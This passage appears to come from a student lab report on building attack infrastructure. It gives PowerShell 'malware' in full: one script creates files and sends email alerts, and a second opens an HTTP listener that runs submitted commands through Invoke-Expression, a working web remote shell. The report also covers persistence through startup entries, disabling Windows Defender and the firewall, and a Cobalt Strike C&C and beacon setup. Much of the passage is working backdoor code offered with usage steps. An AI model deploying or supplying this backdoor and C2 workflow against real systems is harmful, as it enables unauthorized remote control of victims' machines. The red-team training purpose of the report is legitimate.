27     try
28     {
29         $SMTPClient.Send( $emailMessage )
30         Write-Output "Message sent."
31     }
32     catch
33     {
34         $_.Exception.Message
35         Write-Output "Message send failed."
36     }
37     sleep -s 10
38 }

```

Code explanation:

Rows 1-5 - declaration of variables which will be used for service of SMTP.


Rows 7-8 - source and destination of email.

Row 10 – creating an Object of Mail with the source and destination.

Rows 13-15 – establish SMTP connection.

Rows 17-18 – declaration of the path and the directory which will be used for storing our malicious files in the victim's machine.

Rows 20 -38 – In this loop we create every 10 seconds a file in the directory that we chose on lines 17-18. Each file's name will contain the timestamp of its creation. Once this file is created, a notice will be sent to the given email with its creation time. This loop stops after we have created 10 files.






```

C:\day.exe
ERROR: An item with the specified name C:\checkmal already exists.


Directory: C:\checkmal

Mode                LastWriteTime         Length Name
----                -
-a-----          8/31/2021   10:15 AM             0 31-08-2021-10-15-09.txt
Message sent.
-a-----          8/31/2021   10:15 AM             0 31-08-2021-10-15-29.txt
Message sent.
-a-----          8/31/2021   10:15 AM             0 31-08-2021-10-15-43.txt
Message sent.
-a-----          8/31/2021   10:15 AM             0 31-08-2021-10-15-55.txt
Message sent.
-a-----          8/31/2021   10:16 AM             0 31-08-2021-10-16-08.txt
Message sent.
-a-----          8/31/2021   10:16 AM             0 31-08-2021-10-16-22.txt
Message sent.
-a-----          8/31/2021   10:16 AM             0 31-08-2021-10-16-35.txt
Message sent.
-a-----          8/31/2021   10:16 AM             0 31-08-2021-10-16-48.txt
Message sent.
-a-----          8/31/2021   10:17 AM             0 31-08-2021-10-17-01.txt
Message sent.

```




After we done writing the code which will attack the victim's computer, we want to convert the program to an executable file (Exe). We used a tool to convert such file to EXE.



Finally, we want to send the exe file to the victim's computer. We manually disabled the firewall and Windows Defender and then we executed the malicious exe file. In order of opening the Exe file we ran the following command: "Set-ExecutionPolicy Remote-Signed" which allows the running of unfamiliar scrips of PowerShell. Once the victim has opened the exe file, our program was initiated.

One of the most important fundamental principles of creating a malware is to make it persistent. This is a technique which maintains access to systems across restarts. To achieve this technique, we manually added our malware 'day' into the task manager's startup applications which will run our malware as soon as the computer turns on. This is important due to the reason that a reset on the computer can stop a malware from running if it doesn't have this technique. Note – due to the assumption of this project that the malware already exists in the victim's computer, it was not necessary to find mischievous ways to send our malware to the victim but just to create it and manually disable all defenders and manually making it persistence.



## Our second Malware - Malware2

Once we done with the first simple malware, we created a more complex one which opens a web User Interface for executing commands on the victim's computer. This malware is similar to the first malware in its persistence and in the manually way it arrived at the victim's computer. In addition, the firewall was disabled as well, and the command which allows us to run PowerShell scripts was enabled.

Our Code:

```
1 # You Should be able to Copy and Paste this into a powershell terminal and it should just work.
2 # To end the loop you have to kill the powershell terminal. ctrl-c wont work :/
3
4 # Http Server
5 $http = [System.Net.HttpListener]::new()
6
7 # Hostname and port to listen on
8 $http.Prefixes.Add("http://10.0.0.9:9999/")
9
10 # Start the Http Server
11 $http.Start()
12
13 # Log ready message to terminal
14 if ($http.IsListening) {
15     write-host " HTTP Server Ready! " -f 'black' -b 'gre'
16     write-host "try testing the different route examples: " -f 'y'
17     write-host " $($http.Prefixes)" -f 'y'
18     write-host " $($http.Prefixes)some/form" -f 'y'
19 }
20 # INFINITE LOOP
21 # Used to listen for requests
22 while ($http.IsListening) {
23
24     # Get Request Url
25     # When a request is made in a web browser the GetContext() method will return a request object
26     # Our route examples below will use the request object properties to decide how to respond
27     $context = $http.GetContext()
28
29     # ROUTE EXAMPLE 1
30     # http://127.0.0.1/
31     if ($context.Request.HttpMethod -eq 'GET' -and $context.Request.RawUrl -eq '/') {
32
33         # We can log the request to the terminal
34         write-host " $($context.Request.RemoteEndPoint) => $($context.Request.Url)" -f 'mag'
35
36         # the html/data you want to send to the browser
37         # you could replace this with: [string]$html = Get-Content "C:\some\path\index.html" -Raw
38         [string]$html = "<h1>A Powershell Webserver</h1><p>home page</p><br><form method='post'
39         action='/quit'><input type='submit' value='Quit'></form>
40         <br><form method='post' action='/command'><input type='submit' value='Command'></form>"
41
42         #resposed to the request
43         $buffer = [System.Text.Encoding]::UTF8.GetBytes($html) # convert html to bytes
44         $context.Response.ContentLength64 = $buffer.Length
45         $context.Response.OutputStream.Write($buffer, 0, $buffer.Length) #stream to browser
46         $context.Response.OutputStream.Close() # close the response
47     }
48     $form = "<form action='/command' method='post'>
49         <p>Powershell prompt</p>"
```

```

        <p>command</p>
        <textarea rows='4' cols='50' name='command'></textarea>
        <br>
        <input type='submit' value='Submit'>
    </form><form method='post' action='/quit'><input type='submit' value='Quit'></form>"

# ROUTE EXAMPLE 2
if ($context.Request.HttpMethod -eq 'GET' -and $context.Request.RawUrl -eq '/command') {

    # We can log the request to the terminal
    write-host "$($context.Request.RemoteEndPoint) => $($context.Request.Url)" -f 'mag'
    [string]$html = $form
    #resposed to the request
    $buffer = [System.Text.Encoding]::UTF8.GetBytes($html)
    $context.Response.ContentLength64 = $buffer.Length
    $context.Response.OutputStream.Write($buffer, 0, $buffer.Length)
    $context.Response.OutputStream.Close()
}

if ($context.Request.HttpMethod -eq 'post' -and $context.Request.RawUrl -eq '/quit')
{
    [string]$html = '<html><head><meta http-equiv="refresh" content="0; URL=/" /></head></html>'

    #resposed to the request
    $buffer = [System.Text.Encoding]::UTF8.GetBytes($html)
    $context.Response.ContentLength64 = $buffer.Length
    $context.Response.OutputStream.Write($buffer, 0, $buffer.Length)
    $context.Response.OutputStream.Close()
    $http.Close()
}

# ROUTE EXAMPLE 3
if ($context.Request.HttpMethod -eq 'POST' -and $context.Request.RawUrl -eq '/command') {

    $request = $context.Request
    $Parameters = @{}
    # Output the request to host
    Write-Host $request | fl * | Out-String

    # Parse Parameters from url
    $rawParameter = [System.IO.StreamReader]::new($context.Request.InputStream).ReadToEnd()
    write-host $rawParameter
    if ($rawParameter) {
        $Parameter = $rawParameter.Split("=")
        $Parameters.Add($Parameter[0], $Parameter[1])
    }
}

```



```

# Create output string (dirty html)
$output = "<html><body><p>"
$output = $output + $form
$Path = (pwd).Path | Out-String
foreach ($Parameter in $Parameters.GetEnumerator()) {


    $command = $Parameter.Value | Out-String
    $command = $command.replace("+", " ")
    $command = $command.replace("%3A", ":")
    $command = $command.replace("%5C", "\")
    $output = $output + "Your command is: $($command)" + "<br />"
    if($command) {

        $invoke_command = Invoke-Expression $command | Out-String
        $Path = (pwd).Path | Out-String
        $output = $output + "Path is $Path" + "<br />"
        $output = $output + "Output:" + "<br />" + $invoke_command
    }
}
$output = $output + "</p></body></html>"
# Send response
$statuscode = 200
$response = $context.Response
$response.StatusCode = $statusCode
$buffer = [System.Text.Encoding]::UTF8.GetBytes($output)
$response.ContentLength64 = $buffer.Length
$output = $response.OutputStream
$output.Write($buffer,0,$buffer.Length)
$output.Close()
}
# powershell will continue looping and listen for new requests...
}

```

A brief Explanation of the code:

Once this malware is initiated on the victim's computer, it creates an HTTP listener on a specific port (9999 in our code). On the attacker's computer we need to write a specific URL which changes according to the machine's IP which represents the victim's IP. After entering this IP address, to get to the desired web page we need to add the port number and the word 'command' and a web application will open which looks like this:




On this web application we can run a few commands such as PWD which will be send to the listener and will be converted to the right terminal command in order of printing


the current path of the victim's computer. The output will be sent through an HTTP page as shown on the bottom of the picture.


### 3.5 Phase 5 - Cobalt-Strike

In order to run the cobalt Strike on the C&C machine, we need to run the following commands: Run this command on terminal: “sudo ./teamserver.sh 10.0.5.4 abc123”  
On the other terminal, we need to run this command: “./cobaltstrike” to initiate the interface.





Now we have cobaltstrike running on our machine. Next step is to create a listener






Now we have an http listener next step is to launch an attack. we launch it through the cobalt strike UI.




After we press the launch button we get this:



Now we have the code we should run on the victim machine so we can connect the C&C and the victim machine.


Victim Side:

Before we run the code we have to turn off the windows real time protection







now we run the code we got in the cobalt strike in the victim machine



C&C machine:




Wireshark:

Every N time the victim machine send the C&C machine a “do you have any command to five me?” just to make a connection stable with it.

C&C IP : 10.0.5.4

Victim IP: 10.0.5.7



C&C IP : 10.0.5.4  
Victim IP: 10.0.5.7

## 4 Struggles

### 4.1 Phase2

Our proxy chain didn't work until we researched a lot and found srelay as mentioned above however, even though srelay helped us send data through two proxies, we had even a greater issue. We were unable to manipulate the data between both proxies. To manipulate the data between both proxies we needed to change the srelay code, this is very complicated and time consuming and we as a team decided to try a different approach.

### 4.2 Phase4


smtp – sending emails with our malware was very problematic even though we disabled many defenses, in the end we managed to send our malware through Outlook.

### 4.3 Phase5

**Cobalt-Strike** - During the creation of the listener we got this error which means that port 80 is in use. To solve this problem we need to run few commands: `sudo netstat -tulpn` – we get the PID of the process to be killed then we run `sudo kill jPIDj` and after that we check that port 80 is free and now we are free to create the listener.

**DNS** – initially we tried to work with DNS-BIND where we got to the point that we configured the IP of the domain to be our C&C on our DNS resolver. The domain was successfully addressed as the C&C however the subdomains were not successfully

addressed to our C&C. We tried to use DNS-MASQ to fix this issue. At the beginning we managed to address the sub domains however we could not successfully communicate with the victim's VM.



## 5 References

- Converting file to EXE format - <https://github.com/b3b0/PowerShell-To-EXE>
- How to chain socks5 proxies and setup using Srelay on Ubuntu - <https://www.proxyrack.com/how-to-chain-socks5-proxies-and-setup-using-srelay-on-ubuntu-16/>
- Configure Srelay - <https://socks-relay.sourceforge.io/samples.html>
- Converting file to EXE format - <https://github.com/b3b0/PowerShell-To-EXE>
- GitHub - [https://github.com/Final-Project-DAY/Final\\_Project\\_Infrastructure](https://github.com/Final-Project-DAY/Final_Project_Infrastructure)
- Cobalt-Strike - <https://hub.packtpub.com/red-team-tactics-getting-started-with-cobalt-strike-tutorial/>
- Cobalt-Strike - <https://www.youtube.com/watch?v=XVKRDSLxEeU&t=899s>
- Cobalt Strike command and control servers designed to ensure evasion <https://github.com/Tylous/Sou>